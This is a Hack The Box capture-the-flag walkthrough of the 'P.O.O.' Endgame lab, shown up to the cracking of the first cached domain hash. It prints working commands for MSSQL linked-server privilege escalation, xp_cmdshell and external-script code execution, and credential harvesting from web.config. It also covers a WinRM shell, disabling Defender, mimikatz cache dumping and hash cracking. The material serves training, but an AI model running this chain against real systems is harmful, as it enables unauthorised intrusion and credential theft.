
POO (Endgame)

```
==================
|     P.O.O   10.13.38.11     |
==================
```



P.O.O.

Proudly presented by Hack The Box Moderators Team.

Description Rules

Professional Offensive Operations

By eks and mrb3n

Professional Offensive Operations is a rising name in the cyber security world.

Lately they've been working into migrating core services and components to a state of the art cluster which offers cutting edge software and hardware.

P.O.O., is designed to put your skills in enumeration, lateral movement, and privilege escalation to the test within a small Active Directory environment configured with the latest and greatest operating systems and technologies.

The goal is to compromise the perimeter host, escalate privileges and ultimately compromise the domain while collecting several flags along the way.

Entry Point: 10.13.38.11

Flag 1


INITIAL ENUMERATION

```
Services
========

host         port  proto  name      state  info
----         ----  -----  ----      -----  ----
10.13.38.11  80    tcp    http      open   Microsoft IIS httpd 10.0
10.13.38.11  1433  tcp    ms-sql-s  open   Microsoft SQL Server 2017 14.00.2027.00; RTM+
```

HTTP

LOGIN PAGE: http://10.13.38.11/admin



NIKTO SCAN RESULTS

```
nikto -h 10.13.38.11
```

```
root@kali:~/HTB/POO# nikto -h 10.13.38.11
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.13.38.11
+ Target Hostname:    10.13.38.11
+ Target Port:        80
+ Start Time:         2020-06-03 13:04:10 (GMT-4)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file or upgrade to a newer version.
+ 8067 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2020-06-03 13:27:58 (GMT-4) (1428 seconds)
---------------------------------------------------------------------------
```

DS_STORE File Found in Nikto Scan Results
LINK: http://10.13.38.11/.DS_Store

The DS_Store (Desktop Services Store) is a hidden file used by MacOSX to store attributes about a folder or subfolders. This file can reveal sensitive information about the folder structure and contained files. I then used the tool "DS_Walk" to read the files contents.

```
# Download and execute tool
sudo git clone https://github.com/Keramas/DS_Walk
python DS_Walk/ds_walk.py -u http://10.13.38.11
```

Screenshot Evidence of Results

```
root@kali:/usr/share# python DS_Walk/ds_walk.py -u http://10.13.38.11
[!] .ds_store file is present on the webserver.
[+] Enumerating directories based on .ds_server file:
----------------------------
[!] http://10.13.38.11/admin
[!] http://10.13.38.11/dev
[!] http://10.13.38.11/iisstart.htm
[!] http://10.13.38.11/Images
[!] http://10.13.38.11/JS
[!] http://10.13.38.11/META-INF
[!] http://10.13.38.11/New folder
[!] http://10.13.38.11/New folder (2)
[!] http://10.13.38.11/Plugins
[!] http://10.13.38.11/Templates
[!] http://10.13.38.11/Themes
[!] http://10.13.38.11/Uploads
[!] http://10.13.38.11/web.config
[!] http://10.13.38.11/Widgets
----------------------------
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc
----------------------------
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/core
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/include
[!] http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/src
----------------------------
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/core
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/include
[!] http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/src
----------------------------
[!] http://10.13.38.11/Images/buttons
[!] http://10.13.38.11/Images/icons
[!] http://10.13.38.11/Images/iisstart.png
----------------------------
[!] http://10.13.38.11/JS/custom
----------------------------
[!] http://10.13.38.11/Themes/default
----------------------------
[!] http://10.13.38.11/Widgets/CalendarEvents
[!] http://10.13.38.11/Widgets/Framework
[!] http://10.13.38.11/Widgets/Menu
[!] http://10.13.38.11/Widgets/Notifications
----------------------------
[!] http://10.13.38.11/Widgets/Framework/Layouts
----------------------------
[!] http://10.13.38.11/Widgets/Framework/Layouts/custom
[!] http://10.13.38.11/Widgets/Framework/Layouts/default
----------------------------
[*] Finished traversing. No remaining .ds_store files present.
[*] Cleaning up .ds_store files saved to disk.
```

The values after /dev appear to be md5 hashes.

```
hashid dca66d38fd916317687e1390a420c3fc
hashid 304c0c90fbc6520610abbf378e2339d1
```

I was able to crack their values at https://crackstation.net/

Hash	Type	Result
304c0c90fbc6520610abbf378e2339d1	md5	mrb3n
dca66d38fd916317687e1390a420c3fc	md5	eks

304c0c90fbc6520610abbf378e2339d1 = mrb3n
dca66d38fd916317687e1390a420c3fc = eks

My safe bet is that those are usernames.
Some versions of IIS are vulnerable to the use of wildcards and the tilde character. I used an IIS Scanner tool to enumerate more of those user directories
RESOURCE: https://soroush.secproject.com/downloadable/microsoft_iis_tilde_character_vulnerability_feature.pdf

Use of IIS Shortname Scanner

```
# Download and execute tool
git clone https://github.com/irsdl/iis-shortname-scanner
java -jar iis_shortname_scanner.jar http://10.13.38.11
```

Screenshot Evidence of IIS Shortname Scanner Vulnerability

```
root@kali:/usr/share/windows-resources/iis-shortname-scanner# java -jar iis_shortname_scanner.jar http://10.13.38.11
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by IISShortNameScanner.IIS_ShortName_Scanner (file:/usr/share/windows-resources/ii
WARNING: Please consider reporting this to the maintainers of IISShortNameScanner.IIS_ShortName_Scanner
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
# IIS Short Name (8.3) Scanner version 2.3.9 (05 February 2017) - scan initiated 2020/06/03 13:28:50
Target: http://10.13.38.11/
|_ Result: Vulnerable!
|_ Used HTTP method: OPTIONS
|_ Suffix (magic part): \a.aspx
|_ Extra information:
  |_ Number of sent requests: 11
```

I then enumerated files after the usernames

```
java -jar iis_shortname_scanner.jar 2 20 http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/
```

Screenshot Evidence of Results

```
Testing request method: "OPTIONS" with magic part: "\a.aspx" ...
File: POO_CO~1.TXT
[\] POO_CO~1.TXX
# IIS Short Name (8.3) Scanner version 2.3.9 (05 February 2017) - scan initiated 2020/06/03 13:32:33
Target: http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/
|_ Result: Vulnerable!
|_ Used HTTP method: OPTIONS
|_ Suffix (magic part): \a.aspx
|_ Extra information:
  |_ Number of sent requests: 182
  |_ Identified directories: 0
  |_ Indentified files: 1
    |_ POO_CO~1.TXT

Finished in: 16 second(s)
```

The returned result POO_CO~1.TXT is a returned wildcard value. The rest of the value will need to be guessed or brute forced in order to view the page. I built a wordlist using rockyou.txt and ran a dictionary attack to discover the page name.

```
# Build wordlist with words that start with CO
cat /usr/share/wordlists/rockyou.txt | grep ^co > co.list
```

Fuzz for page name

```
# FFUF
ffuf -c -r -w /root/HTB/POO/co.list --fw=95 -u http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/poo_FUZZ.txt

# WFUZZ
wfuzz -c -w /root/HTB/POO/co.list --hw 95 http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/poo_FUZZ.txt
```

Screenshot Evidence of FFUF Results

```
        v1.1.0-git
________________________________________________

 :: Method           : GET
 :: URL              : http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/poo_FUZZ.txt
 :: Wordlist         : FUZZ: /root/HTB/POO/co.list
 :: Follow redirects : true
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response words: 95
________________________________________________

connection              [Status: 200, Size: 142, Words: 3, Lines: 7]
```

Screeenshot Evidence of **WFUZZ Results**

```
********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/poo_FUZZ.txt
Total requests: 99939

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000381:   200        6 L      7 W      142 Ch      "connection"
```

I then visited the newly discovered URL
http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/poo_connection.txt

Screenshot Evidence of URL

```
SERVER=10.13.38.11
USERID=external_user
DBNAME=POO_PUBLIC
USERPWD=#p00Public3xt3rnalUs3r#

Flag : POO{fcfb0767f5bd3cbc22f40ff5011ad555}
```

FLAG 1: POO{fcfb0767f5bd3cbc22f40ff5011ad555}

Flag 2

The previous flag also contained credentials to a SQL database

USERID=external_user
DBNAME=POO_PUBLIC
USERPWD=#p00Public3xt3rnalUs3r#

Impacket has a mysqlclient.py that can be used to access the database.
https://github.com/CoreSecurity/impacket

Personally I prefer sql-cli
https://www.npmjs.com/package/sql-cli

```
# Install npm
sudo apt install npm -y

# Use npm to install sql-cli
npm install -g sql-cli
```

I used the credentials to then access the database

```
# Connect to database
mssql -u 'external_user' -p '#p00Public3xt3rnalUs3r#' -s '10.13.38.11' -d POO_PUBLIC
.databases

# Connect using mssqlclient.py
python /usr/local/bin/mssqlclient.py -p 1433 external_user:'#p00Public3xt3rnalUs3r#'@10.13.38.11
```

Screenshot Evidence of SQL Access

```
root@kali:~/HTB/POO# mssql -u 'external_user' -p '#p00Public3xt3rnalUs3r#' -s '10.13.38.11' -d POO_PUBLIC
Connecting to 10.13.38.11 ... done

sql-cli version 0.6.2
Enter ".help" for usage hints.
mssql> .databases
name
----------
master
POO_PUBLIC
tempdb

3 row(s) returned

Executed in 1 ms
```

Enumerate SQL Database

```
# Enumerate Database Schema
SELECT * FROM information_schema.tables;

# Discover other SQL database servers
select * from master..sysservers

# Get SQL Server Version info
select * from openquery("COMPATIBILITY\POO_CONFIG", 'select @@version as version');

# View user name
use master;
select * from syslogins;
select * from openquery ("COMPATIBILITY\POO_CONFIG",'select SUSER_NAME()')

# Try to view super user from other SQL server discovered
select * from openquery ("COMPATIBILITY\POO_CONFIG",'select * from openquery ("COMPATIBILITY
\POO_PUBLIC","select SUSER_NAME()")')
```

Discovered SQL Servers
- POO_PUBLIC
- POO_CONFIG

SQL servers are able to link external resources and other SQL servers. I used the below query to see if there are any other servers I can execute commands on

```
/* Check local server */
select srvname,isremote from sysservers;
/* Check remote server */
EXEC ('select srvname,isremote from sysservers') at [COMPATIBILITY\POO_CONFIG];
```

Screenshot Evidence of Remote Link

```
mssql> select srvname,isremote from sysservers;
srvname                    isremote
-------------------------  --------
COMPATIBILITY\POO_PUBLIC   true
COMPATIBILITY\POO_CONFIG   false

2 row(s) returned
```

```
mssql> EXEC ('select srvname,isremote from sysservers') at [COMPATIBILITY\POO_CONFIG];
srvname                    isremote
-------------------------  --------
COMPATIBILITY\POO_CONFIG   true
COMPATIBILITY\POO_PUBLIC   false

2 row(s) returned
```

Screenshot Evidence of other discovered servers

```
mssql> select * from master..sysservers
srvid  srvstatus  srvname                    srvproduct  providername  datasource                location
                    isremote  rpc   pub    sub    dist   dpub   rpcout  dataaccess  collationcompatible
-----  ---------  -----------------------  ----------  ------------  ------------------------  --------
------------------  --------  ----  -----  -----  -----  -----  ------  ----------  -------------------
0      1089       COMPATIBILITY\POO_PUBLIC  SQL Server  SQLOLEDB      COMPATIBILITY\POO_PUBLIC  null
Y\POO_PUBLIC        true      true  false  false  false  false  true    false       false
1      1249       COMPATIBILITY\POO_CONFIG  SQL Server  SQLOLEDB      COMPATIBILITY\POO_CONFIG  null
Y\POO_CONFIG        false     true  false  false  false  false  true    true        false
```

Screenshot Evidence of SQL Server Version

```
mssql> select * from openquery("COMPATIBILITY\POO_CONFIG", 'select @@version as version');
version
----------------------------------------------------------------------------------------------------
Microsoft SQL Server 2017 (RTM-GDR) (KB4505224) - 14.0.2027.2 (X64)
        Jun 15 2019 00:26:19
        Copyright (C) 2017 Microsoft Corporation
        Standard Edition (64-bit) on Windows Server 2019 Standard 10.0 <X64> (Build 17763: ) (Hypervisor)


1 row(s) returned
```

The user accounts on each SQL server are linked as a different user on the opposite server.
On POO_PUBLiC external_user is executing commands as an account named internal_user
On POO_CONFIG the sysadmin user is executing commands as sa on the POO_PUBLIC server

Armed with the above information I created a user with super admin privileges

```
/* Create user */
EXECUTE('EXECUTE('' CREATE LOGIN tobor WITH PASSWORD = ''''Passw0rd'''' '') AT "COMPATIBILITY
\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"

/* Add Permissions */
EXECUTE('EXECUTE('' sp_addsrvrolemember ''''tobor'''' , ''''sysadmin'''' '') AT "COMPATIBILITY
\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"

EXEC ('EXEC (''exec sp_password NULL,''''abc123!'''',''''sa'''''') at [COMPATIBILITY\POO_PUBLIC]') at
[COMPATIBILITY\POO_CONFIG];
```

I then accessed the database with the newly created super privileged user

```
mssql -u 'tobor' -p 'Passw0rd' -s '10.13.38.11' -d master
# OR
python /usr/local/bin/mssqlclient.py -p 1433 tobor:Passw0rd@10.13.38.11
```

Once accessed I enumerated the databases on the new SQL server

```
Connecting to 10.13.38.11...done

sql-cli version 0.6.2
Enter ".help" for usage hints.
mssql> .databases
name
----------
flag
master
model
msdb
POO_PUBLIC
tempdb
```

Enumerating the database I was able to discover the second flag

```
use flag
select * from flag
Flag 2 = POO{88d829eb39f2d11697e689d779810d42}
```

```
mssql> use flag
OK

Executed in 0 ms
mssql> select * from flag
flag
------------------------------------
POO{88d829eb39f2d11697e689d779810d42}

1 row(s) returned
```

FLAG 2: POO{88d829eb39f2d11697e689d779810d42}

Flag 3

With sysadmin permissions I have the ability to enable command execution
REFERENCE: https://www.hackplayers.com/2018/12/english-cor-profilers-bypassing-windows.html?m=1

```
EXEC sp_configure 'show advanced options', 1
RECONFIGURE
EXEC sp_configure 'xp_cmdshell', 1
RECONFIGURE

/* Execute */
;EXEC xp_cmdshell 'whoami'
```

Screenshot Evidence of Enabled xp_cmdshell

```
Executed in 1 ms
mssql> EXEC sp_configure 'show advanced options', 1
OK

Executed in 0 ms
mssql> reconfigure
OK

Executed in 0 ms
mssql> EXEC sp_configure 'xp_cmdshell', 1
OK

Executed in 0 ms
mssql> reconfigure
OK

Executed in 0 ms
```

Screenshot Evidence of RCE

```
mssql> ;EXEC xp_cmdshell 'whoami'
output
----------------------------
nt service\mssql$poo_public
null
```

My permissions to read files seemed limited in this manner
I was able to change the user executing commabds with the use of a SQL feature called sp_execute_external_script.
This method allows the execution of scripts to execute commands in a different execution context.

```
# Connect to database
python mssqlclient.py external_user:#p00Public3xt3rnalUs3r#@10.13.38.11 -db POO_PUBLIC

# Verify Command Execution
EXEC sp_execute_external_script @language = N'Python', @script = N'import os;
os.system("whoami");';
```

Seeing that I now am executing commands as the user COMPATIBILITY\poo_public01 I attempted to read the web.config file

```
# Read web.config file
execute sp_execute_external_script @language = N'Python', @script = N'import os; print(os.system("type
\inet\wwwroot\web.config"))'
```

Screenshot Evidence of Exposed web.conf File


```
SQL> execute sp_execute_external_script @language = N'Python', @script =
[*] INFO(COMPATIBILITY\POO_PUBLIC): Line 0: STDOUT message(s) from exte
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <staticContent>
            <mimeMap
                fileExtension=".DS_Store"
                mimeType="application/octet-stream"
            />
        </staticContent>
        <!--
        <authentication mode="Forms">
            <forms name="login" loginUrl="/admin">
                <credentials passwordFormat = "Clear">
                    <user
                        name="Administrator"
                        password="EverybodyWantsToWorkAtP.O.O."
                    />
                </credentials>
            </forms>
        </authentication>
        -->
    </system.webServer>
</configuration>

Express Edition will continue to be enforced.
0
SQL>
```

Credentials Found
USER: Administrator
PASS: EverybodyWantsToWorkAtP.O.O.

I used these credentials to sign into the /admin URI from initial enumeration
http://10.13.38.11/admin
or to be fancy use ipv6
http://[dead:babe::1001]/admin/

Screenshot Evidence of Accessed Web Page



FLAG 3 : POO{4882bd2ccfd4b5318978540d9843729f}

Flag 4

I used the Administrator credentials I found previously to successfully enumerate and read flag.txt in C:\Users\Administrator\Desktop


Enumerate the directory of Administrator

```
EXEC xp_cmdshell 'powershell -Command "$User = ''.\\Administrator''; $Passwd = ''EverybodyWantsToWorkAtP.O.O.''; $SecPswd = ConvertTo-SecureString $Passwd -AsPlainText -Force; $Credential = New-Object -TypeName System.Management.Automation.PSCredential $User, $SecPswd;Invoke-Command -HideComputerName localhost -Credential $Credential -ScriptBlock { dir C:\Users\Administrator\Desktop\ }"'
```

Obtain the fourth flag

```
EXEC xp_cmdshell 'powershell -Command "$User = ''.\\Administrator''; $Passwd = ''EverybodyWantsToWorkAtP.O.O.''; $SecPswd = ConvertTo-SecureString $Passwd -AsPlainText -Force; $Credential = New-Object -TypeName System.Management.Automation.PSCredential $User, $SecPswd;Invoke-Command -HideComputerName localhost -Credential $Credential -ScriptBlock { type C:\Users\Administrator\Desktop\flag.txt }"'
```

Screenshot Evidence of Fourth Flag Enumeration



FLAG 4 : POO{ff87c4fe10e2ef096f9a96a01c646f8f}

Flag 5

Using netstat I was able to discover the port 5985 (WinRM) is open on POO. However the firewall is blocking the IPv4 communication.

I used nmap to test whether the case is the same for the IPv6 address

```
nmap -6 -p 5985 dead:babe::1001
```

Screenshot Evidence of Open WinRM IPv6 Port

```
root@kali:~/HTB/POO# nmap -6 -p 5985 dead:babe::1001
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-03 14:52 EDT
Nmap scan report for compatibility (dead:babe::1001)
Host is up (0.16s latency).

PORT     STATE SERVICE
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
```

I added the IPv6 address of the server to my /etc/hosts file.

```
sudo echo 'dead:babe::1001  COMPATIBILITY' >> /etc/hosts
```

I then used a ruby WinRM script to connect to the server
RESOURCE: https://github.com/Alamot/code-snippets/blob/master/winrm/winrm_shell.rb

CONTENTS OF winrm-shell.rb

```
require 'winrm'

conn = WinRM::Connection.new(
  endpoint: 'http://COMPATIBILITY:5985/wsman',
  transport: :ssl,
  user: 'Administrator',
  password: 'EverybodyWantsToWorkAtP.O.O.',
  :no_ssl_peer_verification => true
)

command=""

conn.shell(:powershell) do |shell|
    until command == "exit\n" do
        output = shell.run("-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi $pwd).Name),'> ')")
        print(output.output.chomp)
        command = gets
        output = shell.run(command) do |stdout, stderr|
            STDOUT.print stdout
            STDERR.print stderr
        end
    end
    puts "Exiting with code #{output.exitcode}"
end
```

Connect to the WinRM shell

```
ruby winrm-shell.rb
```

Screenshot Evidence of WinRM Connection

```
root@kali:~/HTB/POO# ruby winrm-shell.rb
PS compatibility\administrator@COMPATIBILITY Documents> whoami
compatibility\administrator
PS compatibility\administrator@COMPATIBILITY Documents> hostname
COMPATIBILITY
PS compatibility\administrator@COMPATIBILITY Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:babe::1001
   Link-local IPv6 Address . . . . . : fe80::9882:bde0:7145:5266%7
   IPv4 Address. . . . . . . . . . . : 10.13.38.11
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : dead:babe::1
                                       10.13.38.2

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.20.128.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
PS compatibility\administrator@COMPATIBILITY Documents>
```

A tool that came out after this script was the way to gain WinRM access is valled Evil-WinRM.
RESOURCE: https://github.com/Hackplayers/evil-winrm
The command to connect with that would be

```
ruby /usr/share/evil-winrm/evil-winrm.rb -u administrator -p 'EverybodyWantsToWorkAtP.O.O.' -i
compatibility
```

I viewed the contents of C:\Users to discover users who have signed into this machine and obtained some domain info

```
dir C:\Users
```

Screenshot Evidence of Discovered Users

```
PS compatibility\administrator@COMPATIBILITY Documents> dir C:\Users

    Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         6/3/2020   5:46 PM                Administrator
d-----       12/12/2019   6:06 PM                MSSQL$POO_CONFIG
d-----       12/12/2019   6:05 PM                MSSQL$POO_PUBLIC
d-----       12/12/2019   6:06 PM                MSSQLLaunchpad$POO_PUBLIC
d-----       12/12/2019   6:05 PM                p00_adm
d-----       12/12/2019   6:05 PM                p00_dev
d-r---         6/3/2020   5:13 PM                Public
d-----       12/12/2019   6:05 PM                SQLTELEMETRY$POO_CONFIG
d-----       12/12/2019   6:06 PM                SQLTELEMETRY$POO_PUBLIC
```

I built a user list from this information
CONTENTS OF user.lst

```
Administrator
p00_adm
p00_dev
```

Screenshot Evidence of Domain Info

```
PS compatibility\administrator@COMPATIBILITY Documents> Get-AdDomainController -Discover

Domain      : intranet.poo
Forest      : intranet.poo
HostName    : {DC.intranet.poo}
IPv4Address : 172.20.128.53
IPv6Address :
Name        : DC
Site        : Default-First-Site-Name
```

Upload Mimikatz to the target. This used to need to be done through mssqlclient.py. Now I can use WInRM

Screenshot Evidence of Uploaded mimikatz.exe

```
*Evil-WinRM* PS C:\Temp> upload mimikatz.exe
Info: Uploading mimikatz.exe to C:\Temp\mimikatz.exe


Data: 1682440 bytes of 1682440 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Temp>
```

I then disabled the firewall

```
Set-MpPreference -DisableRealtimeMonitoring $True
```

With mimikatz uploaded to the target I searched for password hashes

```
C:\Temp\mimikatz.exe privilege::debug exit
C:\Temp\mimikatz.exe token::elevate lsadump::cache exit
```

Screenshot Evidence of Password Hashes

```
mimikatz(commandline) # lsadump::cache
Domain : COMPATIBILITY
SysKey : 6dcfa5e3811b05c0a5206da6384f406f

Local name : COMPATIBILITY ( S-1-5-21-158512341-328150952-995267585 )
Domain name : POO ( S-1-5-21-2413924783-1155145064-2969042445 )
Domain FQDN : intranet.poo

Policy subsystem is : 1.18
LSA Key(s) : 1, default {686c3d5a-8dfb-714b-4a74-6ce5e45bd0f8}
  [00] {686c3d5a-8dfb-714b-4a74-6ce5e45bd0f8} edde363d2913f57c555e9d3b2989e42d432c9fae46f8ca29572822ad3fcbc70e

* Iteration is set to default (10240)

[NL$1 - 3/22/2018 6:45:01 PM]
RID       : 00000452 (1106)
User      : POO\p00_dev
MsCacheV2 : 7afecfd48f35f666ae9f6edd53506d0c

[NL$2 - 3/22/2018 3:36:34 PM]
RID       : 00000453 (1107)
User      : POO\p00_adm
MsCacheV2 : 32c28e9a78d7c3e7d2f84cbfcabebeed

mimikatz(commandline) # exit
Bye!
```

I then used hashcat to crack the hashes

```
# Create hash file for p00_dev
echo p00_dev:7afecfd48f35f666ae9f6edd53506d0c > hash.txt
# Use John to crack the hash
john --rules --format=mscash2 devhash.txt --wordlist=/usr/share/wordlists/rockyou.txt

# Create hash file for p00_adm
echo p00_adm:32c28e9a78d7c3e7d2f84cbfcabebeed > admhash.txt
# Use John to crack the hash
john --rules --format=mscash2 admhash.txt --wordlist=/usr/share/seclists/Passwords/Keyboard-
Combinations.txt
```

Screenshot Evidence of Cracked Hash p00_dev

```
root@kali:~/HTB/POO# john --format=mscash2 hash.txt --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 16 needed for performance.
Development1!    (p00_dev)
1g 0:00:00:00 DONE (2020-06-03 16:23) 100.0g/s 100.0p/s 100.0c/s 100.0C/s Development1!
